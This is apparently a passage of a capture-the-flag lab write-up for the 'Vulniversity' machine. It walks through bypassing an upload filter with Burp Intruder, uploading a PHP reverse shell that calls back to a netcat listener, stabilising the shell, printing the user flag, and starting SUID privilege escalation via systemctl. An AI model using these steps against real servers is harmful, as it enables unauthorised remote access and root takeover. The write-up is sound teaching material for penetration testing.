
Try to submit the php reverse shell payload to the server again, this time burpsuite intercepts the request, as soon as we click submit, the webpage will be loading and Burpsuite pops up with our request

Right click, send to intruder, used for automating customised attacks



Tab Intruder > Positions, click on "Clear" on the right

Select the "Sniper" attack type.



We are going to make a kind of bruteforce attack to see what file extensions are allowed

Select on filename line the extension of our file, .php, and click on Add on the right



Now we get the wildcard symbol on the chain, burpsuite will change this part of the chain with each word in the dictionary to find out which extension is allowed

```
filename="php-reverse-shell$.php$"
```

This way we are indicating burpsuite where to change the chain with the words in a dictionary to perform the bruteforce attack

Here we can download wordlists: <https://github.com/danielmiessler/SecLists>

<https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/raft-small-extensions-lowercase.txt>


Download the dictionary directly with the terminal in the raw version on github

wget

<https://raw.githubusercontent.com/danielmiessler/SecLists/master/Discovery/Web-Content/raft-small-extensions-lowercase.txt>




Now we go to BurpSuite > tab Intruder > Payloads, here we configure the attack and select the dictionary / wordlist, in payload options load the wordlist




And open “raft-small-extensions-lowercase.txt” which is a wordlist that contains file extension names


Uncheck the option URL encode



Click Start attack at the top right on the BurpSuite graphical interface in orange colour




BurpSuite is trying combinations



We see that for the .phtml extension the Length is different, .phtml is allowed

Now we are done using Burpsuite, so we can close it and stop using Proxy on the Mozilla settings



We see that the .phtml extension is allowed

Reverse-shell


Change the payload extension from php to phtml

```
cp /usr/share/webshells/php/php-reverse-shell.php /home/roberto/Downloads/php-reverse-shell.phtml
```


```
[roberto@parrot]--[~/Vulniversity]
$ cp /usr/share/webshells/php/php-reverse-shell.php /home/roberto/Downloads/php-reverse-shell.phtml
[roberto@parrot]--[~/Vulniversity]
$
```

Now we have to make the payload connect to us, so we have to add our IP address and a port number, we can use the port 443, that port is usually allowed by the firewall, and the IP address is the tun0 interface address


```
nano /home/Roberto/Downloads/php-reverse-shell.phtml
```



Upload the payload




Upload



We see we can upload the reverse shell with the .phtml extension

Upload



Now we have to listen on that port, the 443 port, that we indicated on the payload's code

```
[roberto@parrot]-[~/Vulniversity]
└─$ sudo nc -lvnp 443
[sudo] password for roberto:
listening on [any] 443 ...
```

netcat is a simple unix utility which reads and writes data across network connections, using TCP or UDP protocol

-l: listen mode, for inbound connects

-v: verbose, gives information on the output [use twice to be more verbose]


-n: numeric-only IP addresses, no DNS

-p port: local port number (port numbers can be individual or ranges: lo-hi [inclusive])

And on the web server click php-reverse-shell.phtml , for the payload to execute the reverse connection to us

A reverse shell works by being called on the remote host and forcing this host to make a connection to you. So you'll listen for incoming connections and control the remote server when the connection gets established

The reverse shell payload has code to make this possible



As soon as we click we get the connection

```
[roberto@parrot]~[~/Vulniversity]
$ sudo nc -lvnp 443
[sudo] password for roberto:
listening on [any] 443 ...
connect to [10.9.2.133] from (UNKNOWN) [10.10.64.159] 42850
Linux vulniversity 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
16:51:42 up 2:07, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

We are now on the remote server with the www-data user

```
[roberto@parrot]~[~/Vulniversity]
$ sudo nc -lvnp 443
[sudo] password for roberto:
listening on [any] 443 ...
connect to [10.9.2.133] from (UNKNOWN) [10.10.64.159] 42850
Linux vulniversity 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
16:51:42 up 2:07, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ pwd
/
$
```

TTY treatment

But this TTY is no fully functional yet...

```
$ ls
bin
boot
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
$ ls /home
bill
$ ls /home/bill
user.txt
$ ^[[A^[[A^[[B^[[B^[[B^[[B
```

Make the TTY fully interactive

```
$ script /dev/null -c bash
Script started, file is /dev/null
www-data@vulnuniversity:/$ hostname
hostname
vulnuniversity
www-data@vulnuniversity:/$ ^Z
[1]+  Stopped                  sudo nc -lvnp 443
└─[x]─[roberto@parrot]─[~/Vulniversity]
└─ $stty raw -echo
```


fg (enter)

```
└─[roberto@parrot]─[~/Vulniversity]
sudo nc -lvnp 443
reset
reset: unknown terminal type unknown
Terminal type? xterm
```

(enter)

```
www-data@vulnuniversity:/$ echo $TERM
dumb
www-data@vulnuniversity:/$ export TERM=xterm
www-data@vulnuniversity:/$ export SHELL=bash
www-data@vulnuniversity:/$ ^C
www-data@vulnuniversity:/$ ^C
www-data@vulnuniversity:/$ ^C
www-data@vulnuniversity:/$
```

If we open nano we see the wrong proportions




Set the right proportions, open a new terminal in our system

```
[roberto@parrot]-[~/Vulniversity]
$stty -a
speed 38400 baud; rows 32; columns 101; line = 0;
intr = ^C; quit = ^\; erase = ^?; kill = ^U; eof = ^D; eol = <und
;
start = ^0; stop = ^S; susp = ^Z; rprnt = ^R; werase = ^W; lnext
```

And we can set how many rows and columns we are using

```
www-data@vulnuniversity:/$ stty rows 32 columns 101
```

If we open the nano text editor now we see that we have the right proportions



Now we got a fully interactive TTY and the arrow keys are functional and the proportions are right

Privilege escalation

With the user that we got inside the machine, www-data, we can access some parts of the system

And we see the user.txt flag

```
www-data@vulnuniversity:/$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@vulnuniversity:/$ pwd
/
www-data@vulnuniversity:/$ ls
bin  dev  home  lib  lost+found  mnt  proc  run  snap  sys  usr  vmlinuz
boot  etc  initrd.img  lib64  media  opt  root  sbin  srv  tmp  var
www-data@vulnuniversity:/$ ls /home
bill
www-data@vulnuniversity:/$ ls /home/bill
user.txt
www-data@vulnuniversity:/$ cat /home/bill/user.txt
8bd7992f8e8a6ad22a63361004cfcedb
www-data@vulnuniversity:/$
```

SUID binaries

Now we have to get root access, privilege escalation, on this linux machine, we are going to exploit SUID binaries in order to get maximum access, let's see what binaries are there that have SUID permissions

In Linux, SUID (set owner userId upon execution) is a special type of file permission given to a file. SUID gives temporary permissions to a user to run the program/file with the permission of the file owner (rather than the user who runs it).

For example, the binary file to change your password has the SUID bit set on it (/usr/bin/passwd). This is because to change your password, it will need to write to the shadowers file that you do not have access to, root does, so it has root privileges to make the right changes.

```
find / -perm -4000 2>/dev/null
```

```
www-data@vulnuniversity:/$ find / -perm -4000 2>/dev/null
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/at
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/squid/pinger
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/bin/su
/bin/ntfs-3g
/bin/mount
/bin/ping6
/bin/umount
/bin/systemctl
/bin/ping
/bin/fusermount
/sbin/mount.cifs
www-data@vulnuniversity:/$
```

This website <https://gtfobins.github.io/> has a list of binaries and how to use them to do the privilege escalation to get permissions; we are going to search this binaries from the list above to see if any of them can be exploited

For the sudo command we don't see any result

GTFOBins ☆ Star 6,495

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate **functions** of Unix binaries that can be abused to ~~get the f**k~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.



It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a **collaborative** project created by [Emilio Pinna](#) and [Andrea Cardaci](#) where everyone can **contribute** with additional binaries and techniques.

If you are looking for Windows binaries you should visit [LOLBAS](#).

Shell Command Reverse shell Non-interactive reverse shell Bind shell Non-interactive bind shell
File upload File download File write File read Library load SUID Sudo Capabilities
Limited SUID

sudo

Binary

Functions

No binary matches...

But we find something with systemctl

GTFOBins ☆ Star 6,495

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate **functions** of Unix binaries that can be abused to ~~get the f**k~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.



It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a **collaborative** project created by [Emilio Pinna](#) and [Andrea Cardaci](#) where everyone can **contribute** with additional binaries and techniques.

If you are looking for Windows binaries you should visit [LOLBAS](#).

Shell Command Reverse shell Non-interactive reverse shell Bind shell Non-interactive bind shell
File upload File download File write File read Library load SUID Sudo Capabilities
Limited SUID

systemctl

Binary

[systemctl](#)

Functions

[SUID](#) [Sudo](#)

The website has even an explanation

.. / systemctl Star 6,495

SUID Sudo

| SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which systemctl) .  
